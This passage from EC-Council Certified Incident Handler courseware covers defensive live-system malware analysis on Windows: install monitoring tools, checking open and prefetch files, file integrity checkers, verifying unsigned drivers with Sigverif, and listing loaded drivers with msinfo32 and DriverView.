and SysAnalyzer can be used to monitor the installation of malicious executables.

- **Mirekusoft Install Monitor**

  Source: *https://www.mirekusoft.com*

  Mirekusoft Install Monitor automatically monitors what is placed on your system and allows you to uninstall it completely. It works by monitoring resources (such as files and registries) created when a program is installed. It provides detailed information about the software installed. Furthermore, it helps in determining the programs' disk, CPU, and memory consumption. It also provides information about how often you use different programs. Particularly, the program tree feature is a useful tool that shows which programs were installed together.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.23: Screenshot of Mirekusoft Install Monitor

Some additional installation monitoring tools are listed below:

- SysAnalyzer (*https://www.aldeid.com*)
- Advanced Uninstaller PRO (*https://www.advanceduninstaller.com*)
- Revo Uninstaller PRO (*https://www.revouninstaller.com*)
- Comodo Programs Manager (*https://www.comodo.com*)

## Live-System Analysis: Files and Folders Monitoring

Malware can modify the system files and folders to save some information in them. As an incident responder, you should be able to find the files and folders that the malware creates and analyze them to collect any relevant stored information. These files and folders may also contain hidden program code or malicious strings that the malware would schedule for execution according to a specified schedule.

You must also check for any files opened by the malware or an attacker from a remote location using the "**openfiles**" command, which displays the list of currently open files.

Incident responders should also check clipboard contents, prefetch files, etc., to detect malware. Windows creates prefetch files when an application is initially run. This file helps find related files, DLLs, processes, services, and running program locations. Responders should analyze prefetch files to obtain information such as whether the attacker executed programs such as CCleaner to erase activity history. Prefetch files also provide a timeline, which helps


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

incident responders identify the date and time when the malicious programs were executed. Use tools such as WinPrefetchView to view prefetch files.

Scan for suspicious files and folders using tools such as PA File Sight, Tripwire File Integrity and Change Manager, and Netwrix Auditor to detect any Trojans installed and system file modifications.

- **Sigverif**

  Source: *https://www.microsoft.com*

  Sigverif is a Windows tool built into Windows 11/10/8/7 that searches for unsigned system drivers. When an unsigned driver is found, it can be moved to a new folder, the system can be restarted, and the program and its functionality can be tested for errors. The following are the various steps required for identifying unsigned drivers using Sigverif:

  - Click **Start → Run**; type **Sigverif** and then click **OK** to open **File Signature Verification** tool.





Figure 4.24: Screenshot showing Sigverif command in Run box

  - On the **File Signature Verification** window → click on the **Start** button to start scanning devices driver's signature.





Figure 4.25: Screenshot of Sigverif


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- After scanning is completed, a pop up with "**Your files have been scanned and verified as digitally signed**" appears → click **Ok**





Figure 4.26: Screenshot of Sigverif

- To view the log file → click on **Advanced** button on **File Signature Verification** window → then click on **View Log**.





Figure 4.27: Screenshot of Sigverif


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.28: Screenshot showing Sigverif signature verification logs

Some additional file integrity checking tools are listed below:

- PA File Sight (*https://www.poweradmin.com*)
- Tripwire File Integrity Monitoring (*https://www.tripwire.com*)
- Netwrix Auditor (*https://www.netwrix.com*)
- Verisys (*https://verisys.com*)
- CSP File Integrity Checker (*https://www.cspsecurity.com*)

## Live-System Analysis: Device Drivers Monitoring

Malware is installed on the system along with the device drivers when the user downloads infected drivers from untrusted sources. The malware uses these drivers to avoid detection. One can scan for suspicious device drivers using tools such as DriverView and Driver Detective to verify whether they are genuine and whether they have been downloaded from the publisher's original site.

The path to the location of Windows system drivers is as follows:

**Run** → Type **msinfo32** → **Software Environment** → **System Drivers**


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.29: Screenshot showing Windows System Drivers

- **DriverView**

  Source: *https://www.nirsoft.net*

  The DriverView utility displays the list of all device drivers currently loaded on the system. For each driver in the list, additional information is displayed such as load address of the driver, description, version, product name, and maker.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

